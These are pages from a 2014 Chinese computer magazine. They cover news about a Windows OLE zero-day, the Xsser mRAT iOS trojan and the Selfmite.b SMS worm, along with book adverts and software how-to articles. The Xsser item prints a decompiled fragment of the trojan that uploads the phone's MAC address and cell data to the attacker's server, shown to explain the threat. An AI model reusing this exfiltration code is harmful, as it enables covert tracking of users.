微软的合作者iSIGHT Partners宣布,在针对北约、欧盟电信和能源部门的网络战过程中,发现了一个全新的Windows Oday漏洞。该漏洞存在于OLE包管理器(OLE package manager)中,可以同时影响Windows个人版和服务器版本。漏洞存在的原因主要是Windows允许OLE packager下载并执行一个INF文件,这样当我们利用漏洞特别是打开一个PPT文件的时候,管理器允许OLE包管理对象执行任意命令,甚至包括一个来自不受信任的地址的INF文件,而这个文件可能就是黑客精心构建的木马病毒。

名称	修改日期	类型	大小
CCProjectMgrStubEx.dll	2014/2/7 1:11	应用程序扩展	113 KB
config.bak	2013/10/4 20:16	BAK 文件	21 KB
default.txt	2014/10/10 19:10	文本文件	113 KB
devlist.cim	2013/10/4 6:38	CIM 文件	21 KB
shell.bef	2014/3/4 17:33	BCI 文件	1 KB
slide1.gif	2014/9/11 17:48	GIF 图像	106 KB
slides.inf	2014/8/19 7:27	安装信息	1 KB
view.ph	2014/9/11 22:23	PH 文件	170 KB

防范措施:

• 网上已经出现的攻击木马

虽然这是一个高危的Windows Oday漏洞,但是有一个比较好的消息就是,这个漏洞的利用不是那么容易。但是对于普通用户来说,还是应该尽快修复已有的所有安全补丁,并且在沙箱等安全软件中运行那些可疑的文件。

国产木马Xsser入侵越狱iOS系统

病毒名称: Xsser mRAT

病毒危害:

由于苹果产品自身的封闭特性,它的安全性一直是比较高的。但是最近发现了一款Xsser mRAT木马,专门针对苹果的iOS系统进行攻击。该木马的感染源头是一封匿名的WhatsApp消息,其中附带有一个相应的网页链接,只要点了这个网页链接,便会要求用户添加一个Cydia源,然后相关的包就会被很无情地安装了。由于包本身是一个deb安装包,并且为了能够安装之后顺利执行,该程序还安装了一项服务来进行保证。接下来用户的所有操作,都可以被远程实时监控到。

防范措施:

这款木马之所以可以成功入侵iOS系统,主要是被入侵的手机进行过越狱操作,并且安装

```

v0 = objc_msgSend(4OBJC_CLASS__CoreTelephony, "alloc");
v27 = objc_msgSend(v0, "init");
v28 = [int]objc_msgSend(v27, "getCellInfo");
NSLog();
v1 = objc_msgSend(4OBJC_CLASS__HttpFun, "alloc");
v2 = objc_msgSend(v1, "init");
v29 = v2;
v13 = v2;
v14 = "HttpRequest:";
v10 = PORT;
v11 = TargetMacAddress;
v12 = v28;
v3 = objc_msgSend(
4OBJC_CLASS__NSString,
"stringWithFormat:",
CFSTR("%@:%g/TargetUploadGps.aspx?&tmac=%@&JZ=%@"),
HOSTNAME,
PORT,
TargetMacAddress,
v28);
v30 = objc_msgSend(v13, v14, v3);
v15 = objc_msgSend(v30, "UTF8String");
std::allocator<char>::allocator(&v24);
v17 = 3;

```

• 木马获取GPS的源代码

了Cydia。所以安全起见,建议大家不要随意对手机系统进行越狱或Root操作,而且要从官方的应用商店下载安装相应的应用程序。

伪装Google应用 短信蠕虫再来袭

病毒名称: Selfmite.b

病毒危害:

今年6月份曾经出现过一类Selfmite蠕虫病毒,该病毒会在感染用户设备后,发送更多带恶意链接的短信感染更多用户。最近这款病毒的最新变种,又开始在网络中进行传播。该蠕虫病毒伪装成名为Google Plus的应用进行传播,让手机用户误以为这是Google的官方应用。一旦手机感染该病毒,就会诱导用户激活设备管理器,隐藏病毒图标以躲避杀毒软件的查杀。另外,病毒还会读取手机用户通讯录,并向手机通讯录中的联系人群发短信,给用户带来严重的资费消耗。它同时将手机通讯录上传至指定服务器,为用户带来隐私泄露的风险。

防范措施:

这一病毒和今年8月份爆发的“XX神奇”病毒非常相似,都是通过读取通讯录信息进行大面积的传播。所以这里再一次提醒大家,不要随意点击短信中的链接,同时也不要从不知名的应用网站下载应用安装包。CF



• 病毒伪装的Google Plus应用

学电脑丛书火爆热卖 轻轻松松成为电脑高手

更多图书请登录《电脑爱好者》官方淘宝店购买

可参加
2014年岁末
大抽奖活动



计算机组装、维护与维修 (第2版)

图文并茂，循序渐进，对计算机各部件的组成、原理、性能参数、测试、选购、维护与维修进行了一条龙的讲述。理论+实践，所选案例均是真实故障，且对各部件最常见的故障点进行了原理分析。读者可以使用自己制作的个性化工具盘对计算机进行分区、安装系统、系统备份及使用工具软件进行各种维护和维修。


邮购代码：DZ84



中文版Photoshop CS6完全自学手册

全面的技术精讲，对CS6的基础及核心技术等进行了全面细致的讲解，帮助读者系统的掌握这一功能强大的软件工具。采用“基础知识+实战演练”模式，从零开始、循序渐进、由浅入深，将知识点融入到每个实例中，便于读者学习掌握。光盘包括了所有实战演练的素材、源文件及教学视频，使得读者的学习更加简单自如。

邮购代码：DZ85



Photoshop CS6实战从入门到精通(超值版)

通过精选案例引导读者深入学习，系统地介绍了Photoshop CS6的相关知识和应用方法。附赠的DVD多媒体教学光盘中，包含了20小时与图书内容同步的教学录像及所有案例的配套素材和结果文件。此外，还赠送了大量相关学习内容的教学录像、精选CorelDRAW职业案例设计源文件及扩展学习电子书等。


邮购代码：DZ88



笔记本电脑使用从入门到精通 (Windows 8版)

以最新的Windows 8操作系统为例，深入浅出地讲解了笔记本电脑使用的相关知识。从认识笔记本电脑开始，一步步讲解了笔记本电脑的组成、购买、系统安全、外部设备管理、各种工具软件的应用、笔记本电脑的性能提升与安全设置、笔记本电脑的防盗措施、笔记本电脑常见故障与排除以及日常保养和升级等知识。

邮购代码：DZ89



PHP从入门到精通

本书以对话的形式，由浅入深地介绍了学习PHP的过程。书中的每章都提供了大量浅显易懂且有针对性的实例程序，供读者参考学习。全书包含297个经典实例、14小时多媒体讲解视频，与书中章节内容一一对应。力求实现所有技术点和经典实例的完美搭配，旨在帮助PHP初学者轻松入门，并迅速达到熟练水平。


邮购代码：DZ90



Shell从入门到精通

涵盖Shell编程的所有重要知识点，从基础知识开始，到Shell脚本调试技术，逐步深入。讲解时穿插了近300个应用示例，并对实现过程给出了详细的说明。穿插了大量的开发经验和技巧，并对容易忽略的细节给出了专门的提示。15小时配套教学视频，赠送35小时Linux入门视频及11小时Linux指令视频，送教学PPT。

邮购代码：DZ91



疯狂Android讲义

本书基于Android 4.2系统，内容由基础知识到实际开发应用，结构清晰、语言简洁，旨在帮助读者迅速由入门晋级到实际应用，学会Android平台的应用程序设计。本书基本囊括了Android开发人员所需的一切知识，既可为Android开发人员夯实基础，又能提高Android开发人员的技能。

邮购代码：DZ93



C++ Primer中文版

这是一本久负盛名的C++经典教程，书中所有示例均全部采用C++11标准改写，这在经典升级版中极其罕见！充分体现了C++语言的重大进展及其全面实践。书中丰富的教学辅助内容、醒目的知识点提示，以及精心组织的编程示范，让这本书在C++领域的权威地位更加不可动摇。

邮购代码：DZ92

购买方式：

1.在线订购：<http://cfanbook.taobao.com>

2.邮政汇款地址：北京123信箱 邮编：100036 收款人：电脑爱好者杂志社。
为方便我们与您联系，请留下联系电话并在汇款单附言注明邮购代码。

咨询电话：010-88230549 (周一至周五, 9:30-11:00, 13:30-17:00)
手机短信：13801293315 (只接收短信)

“播”外之事一软搞定

文|鲁超

在PC中，借助任意一款常用的播放器就能播放几乎所有格式的音视频文件。然而，如果涉及到形式各异的平台和播放设备，面对播放这件事，不能播、占空间、太多余、不满足……还有许多麻烦事要做。于是，人们会借助这样那样的音视频工具来进行处理。实际上，用QQ影音播放器的“编外”功能，就可以搞定播放之外的所有事情。

1. “云”中播放音视频

以往我们的影音文件多依赖本地硬盘，而今随着网速的加快和带宽性价比的提高，人们越来越多地习惯于使用“云”中的影音文件。

在QQ影音中调用云播放模块，如果是第一次使用，需要根据提示安装云播放组件(图1)。插件安装之后即可登录云播放，这时只需用自己已有的QQ号登录云播放，即可播放此前用QQ旋风离线下载的视频了。

2. 提高硕鼠视频合并效率

用硕鼠下载工具下载的网络文件多是一些碎片文件，用其软件自身的合并功能效率极低，易拖慢系统。这时，改用QQ影音的合并工具可大大提高硕鼠下载的碎片文件的合并效率。

启动QQ影音视频合并工具，点击“添加文件”加入要合并的碎片文件，定义合并后的文件名和文件保存的路径，点击“开始”按钮即可合并视频。如果对合并的视频有特别要求，点击“自定义参数”按钮，可对输出格式、分辨率、码率等进行个性化设置(图2)。



小技巧

可用拖动批量文件到合并窗口的方法来添加文件，但要注意添加碎片文件的先后顺序，如果顺序弄错会造成合并文件前后不连贯或错位。

3. 小手机播放更多高清视频

目前下载的高清视频文件体积很大，一个电影几个GB很正常。如果在小手机屏幕上观看，用如此占比的文件实在没有必要。这时，可对文件进行适当压缩，在不影响清晰度的情况下大大减少文件对空间的占用，从而可在相同空间中拷入更多的文件。

启动视频压缩功能组件，添加要压缩的文件，通过参数设置选择自己的移动设备支持的文件格式，然后选择适合于移动设备的分辨率，确定之后点击“开始”压缩(图3)。这样就可以获得体积与质量更加平衡的个性视频文件。

4. 解决设备对视频的不兼容

大家手头上的播放设备千差万别，不是每一种设备都能通吃所有视频文件格式。如果遇到格式不兼容的视频文



**小提示**

如果要转换的文件比较大，转码所需时间可能会比较长。这时尽量充分利用QQ旋风的离线转码功能，实现关机快速转码，待转码完成后实现在线播放或下载播放。

件，可以借助于QQ影音的音视频转码器，进行针对于具体设备的转码。启动音视频转码工具，添加要转换的文件后选择自己所用的输出设备（如苹果iPhone 4），选择输出目录后点击“开始”按钮进行转码（图4）。

5. 轻松共享大视频精彩片段

我们常常需要将网上获得的电影或自拍长篇录像的片段发送给朋友共享，从中截取视频片段就成为必需。利用QQ影音的视频“截取”功能，用拖动指针的办法，在预览视频的同时定义要截取的片段的首尾位置，然后点击“保存”按钮即可获得所需视频片段（图5）。

6. 快速生成剧情连拍照片墙

有段好视频要介绍给好友，传送不方便，是不是将剧情做成照片墙发送更为便捷？在这种情况下，大可不必用抓图软件一张张地截取影视画面，只需利用QQ影音的“截取”功能，即可自动生成一张视频的照片墙（图6）。

小提示

如果只需要正在播放的当前画面，那么只需用影音工具箱中的“截图”保存即可。截图有常用的几种格式可供选择。

7. 视频变动画其实也很容易

你是不是总看到QQ聊天窗口中有人发来的小视频，下载了一看原来是GIF格式文件，视频不短体积却很小？这是怎么生成的呢？其实，只需使用QQ影音播放器载入一段视频，然后利用其“动画”制作模块，定义截取动画的始末位置，点击“保存”按钮即可生成所需动画文件（图7）。

小技巧

QQ窗口中播放的动画一般画面不要求太大，为了减小体积，可通过转换窗口的“尺寸”定义功能，将尺寸定义为较小的画面，然后再保存。

8. 向“苹果”设备供“料”

大家知道，在iPhone或iPad上播放影音，传送文件不像其他平台那样灵活自由，一般需要iTunes管理软件来完成。我们可利用QQ影音来开辟一条新的影音传输方便途径。

在iPhone或iPad上安装iOS版的QQ影音应用并开启该应用，在电脑上开启QQ影音并启动影音工具箱中的“传输”模块，连接成功后，可直接将PC中的影音和字幕文件传送到苹果设备的QQ影音软件中，供这些设备用QQ影音应用来直接播放（图8）。CF

自动分离数码录像与照片

文|陈颖

数码相机多具有拍摄照片和录像功能，录像和照片默认存在同一个文件夹中，一年下来，电脑中的数码文件夹可能会有百八十个。由于录像文件都比较大，与照片混杂不便于管理，如果希望将录像文件分离出来单独存放，有何快捷的方法？

1. 系统搜索的方法

假设照片文件夹为“F:\数码照片”，如果相机生成的视频文件格式为MP4，那么可以通过系统自身的功能来过滤所有的视频文件。

首先在Windows 8.1资源管理器中点击打开数码照片文件夹，接下来在窗口右上角的搜索框中输入“MP4”关键词。这时，系统会自动过滤出照片目录下的所有录像文件（图1）。用Ctrl+A全选这些文件，用Ctrl+X剪切，然后到一个新建的文件夹中执行Ctrl+V，即可将所有录像文件转移到新位置。这样，照片文件夹下就只留下照片文件了。


小提示

用这种方法过滤出的视频文件就全在一个文件夹中，无法保持原有目录结构。若要保持目录结构，可用下面的方法。

2. 压缩软件过滤法

为了保持视频文件的目录结构，我们可以借助于WinRAR等压缩软件来实现自动提取。

在“数码照片”文件夹上点击鼠标右键并选择“WinRAR→添加到压



缩文件”，在“常规”选项卡下定义压缩包存储路径和文件名，压缩方式选择“存储”，并选中“压缩后删除源文件”（图2）。然后切换到“文件”选项卡，在“要排除的文件”中输入“*.JPG”（图3）。最后执行压缩，即可获得所有视频文件的压缩包。而原有的视频文件已被删除，只剩下照片文件。

3. 内部命令转移法

还可以通过系统内部命令的方法快速完成这项任务。

先要在要存放数码录像的盘（如J盘）中建立一个“数码录像”文件夹。转入数码照片原文件夹所在的命令提示符窗口，执行如下命令（图4）：

```
XCOPY *.MP4 J:数码录像 /S
```

这样就会自动将所有数码录像文件连同目录结构复制到目标文件夹中。复制工作完成后，执行如下命令将原文件及其子文件夹中的所有数码录像文件都删除掉（图5）：

```
DEL *.MP4 /S
```

这样，就实现了保持文件夹结构的同时，彻底分离数码录像和数码照片。CF

为孩子构建绿色健康桌面

文|洁森

鱼龙混杂的网络信息对儿童成长有不利的一面，我们有必要采取措施对孩子使用的电脑实行净化。然而，此前见到的防护软件要么是收费软件，要么质量不高。使用“儿童安全桌面”方案可有效地解决这些问题。

1. 净化浏览环境没商量

家长最担心的是儿童上网看到“儿童不宜”的内容。通过安装“儿童安全桌面”，用专用安全浏览器上网，所有不适合儿童浏览的内容都会被过滤掉，家长就可放心地将电脑交给儿童使用了。

下载并安装免费软件“儿童安全桌面”，安装时开启儿童上网防护功能（图1）。先设置家长密码，通过手机号获得验证码并配置环境，点击“立即开启”生效。

进入儿童桌面后，点击桌面上方工具条右侧的锁头按钮，可锁定儿童桌面，防止儿童退出该环境。之后就可以交给儿童使用了。

家长如果要使用电脑，只需点击工具条左侧的“桌面”图标，输入家长密码即可退出儿童桌面（图2）。

2. 淘选精品资源不用愁

网络资源虽然海量，但鱼龙混杂，为孩子挑选合适的内容是个问题。通过儿童安全桌面上的分类资源，可以很容易找到适合儿童学习和娱乐的内容，省去了家长为孩子挑选资源的时间。孩子只需根据自身需求，点击自己感兴趣的图标，即可进入学习和娱乐过程（图3）。



3. 节制使用电脑保健康

孩子沉迷于电脑上好玩的内容会上瘾，如何控制孩子使用电脑的时间是令家长们头疼的问题。使用安全桌面软件提供的控制功能，可有效地解决这个问题。

家长只需点击软件工具条上的“设置”按钮，进入软件设置中心，在“定时锁屏”一页中设置每次使用电脑的超限时间，应用之后，当儿童桌面开启的时间到达设定的限度，就会自动锁定屏幕不能操作。

4. 监控不良网站随时查

软件拦截了什么内容，孩子什么时间上了什么网站，这也是许多家长想知道的。家长可随时从软件后台查看这些内容。

输入家长密码进入软件设置中心“上网记录”窗口中，即可看到孩子最近的上网记录条数以及不良记录条数，点击“查看详情”还可以看到具体的访问内容。CF

小提示

为充分保证安全，儿童安全上网环境默认使用360安全浏览器，并会关闭其他浏览器。

小提示

开启儿童安全桌面后，请尽量不要使用360加速球等清理工具，有可能会使儿童安全限制失效。

博客文章自动转发到微博

文|阿立

ifttt如同一个中间人一样，它通过接入很多网络服务的接口，将不同的网络服务连接贯通为一体。最近ifttt服务还开通了微博平台的接口，这样当我们在博客上发表文章后，它会自动转发到微博平台上，从而扩大博客文章的影响力。

获取博客RSS地址

要想让ifttt服务知道博客已经更新了内容，就需要它定时对博客网站进行检测，而检测的方法最好通过RSS订阅的方式来实现。首先打开任意浏览器，登录自己常去的软件博客。在右侧的功能栏中点击“文章RSS”链接，这时浏览器会自动跳转到一个新的页面。将这个页面的地址链接记录下来，它就是该博客的订阅地址了(图1)。将这个订阅地址记录下来，下面的操作中将会用到它。

设置新的任务条件

接着打开一个新的浏览器标签，在地址栏中输入ifttt服务的网站地址(<http://ifttt.com>)。进入到网站的设置页中，点击蓝色的“Create a Recipe”按钮，从而开始创建一个全新的任务条件。首先在弹出的窗口中点击蓝色的“This”按钮，接下来在弹出的功能列表中选择“Feed”项。在随后出现的页面中点击“New feed item”按钮，再在弹出的“Feed URL”输入框中，设置刚刚记录下的博客订阅地址(图2)。设置完毕，

点击“Create trigger”按钮，接下来需要设置规则的执行部分。

现在在弹出的网页中点击蓝色的“Add”按钮，接着在弹出的列表中选择“Sina Weibo”项。由于是第一次使用新浪微博的接口，因此需要根据提示点击窗口中的“Activate”按钮。这时会弹出一个新浪微博账号的登录窗口，分别输入自己的新浪微博账号和密码。登录成功后将弹出一个询问窗口，点击“授权”同意将ifttt服务接入到自己的新浪微博。授权完成后返回到ifttt服务的任务设置页面，然后点击任务列表中的“Publish a new post”命令(图3)。

查看同步微博信息

这时ifttt服务会自动设置转发的内容参数，比如EntryTitle、EntryContent、EntryUrl参数就分别代表博客的标题、内容和链接，只需要点击“Create action”按钮就完成了设置(图4)。最后ifttt服务会让用户进行检查，如果检查无误的话点击“Create Recipe”按钮进行确认即可。



到此为止，ifttt系统就会自动将博客文章转发到设定的微博账户上了，而且每15分钟会自动检测一次并自动进行转发。以后当网友登录到新浪微博后，就可以看到由ifttt服务转发的博客文章简介(图5)。点击微博文字后面的网页链接，即可打开这篇博客文章进行阅读。CF

扩展阅读

ifttt服务的功能列表中有众多的服务，而我们可以随意地将这些服务进行衔接和设置。比如我们可以让指定的博客文章自动保存到指定的云笔记里面，这样既可以避免备份文章时重复的复制粘贴操作，又可以将云笔记客户端当作RSS阅读器使用。其实很多网友会在微博里面分享一些文件，而利用ifttt服务也可以将其自动转存到云存储里面。

矛与盾 黑客攻防命令大曝光



- “傻瓜式”讲解-全面曝光黑客攻防命令
- 系统了解网络入侵防御技术
- 高效阻击黑客，让黑客无机可乘！
- 黑客技术盘点，揭秘每一种黑客攻击的手法
- 攻防互渗的防御方法，全面确保网络安全

定价：49元 邮购代码：DZ80

可参加
2014年岁末
大抽奖活动

上市时间：2014年10月30日

电脑爱好者 普及版 增刊二 2014年

轻松使用 Word·Excel·PPT办公套件

·方法技巧·应用实例·演示效果·交互设计·


酷创意网站SEO优化教程

由知名网络设计和商务策划师讲解，有多年网站开发和搜索引擎优化经验，结合国内外SEO研究者的研究成果，推出了此酷创意网站优化教程，以帮助SEO学习者更快进步。



224页+1CD

定价：25元 邮购代码：SK0247



包邮

购买方式：1. 在线订购：<http://cfanbook.taobao.com>

2. 邮政汇款地址：北京市123信箱 收款人：电脑爱好者杂志社 邮编100036 在汇款单附言注明邮购代码及联系电话。

让沟通变得更有趣

文|马震安

现在用QQ作为沟通工具的人非常之多，无论在工作场合还是日常生活，无论是用传统电脑，还是用手机等移动设备，如果能让沟通过程变得妙趣横生，不但可以加深对方对你的好感，增进相互之间的友谊，还能给紧张的工作或生活增添几分欢乐气氛。要让聊天过程变得妙趣横生，借助QQ之外的辅助工具很有必要。笔者在用Android手机聊天时就采用一款“美图聊聊”辅助软件配合QQ，快速生成各类妙趣横生的个性图片。

文字变图 聊天更有趣

想和好友打个招呼，但总是觉得单纯的文字显得很单调？那么，就在QQ中调用了美图聊聊吧！利用它的一键删字、深度处理、图片剪裁、添加文字、边框、字体等功能帮助自己设计别具一格的图片，这样便可让自己的问候更显得有新意。

首先，用手机登录QQ后打开与好友的聊天窗口，在对话框中点击输入框左侧的“+”，选择“拍照”，在弹出的窗口中选择“美图聊聊”。这时，可以选择一个已有的问候语或单击“O+”按钮添加一个属于自己的问候语（图1）。

问候语设置完成后，就会进入图片选择界面。在这个界面中选择自己所需要的图片，在出现的窗口中对文字及图片进行裁剪、贴图、添加文字、特效、调色等深度处理。比如，点击“贴图”按钮后在工具栏上选择所需贴图，就可将其粘贴到图片上（图2）。

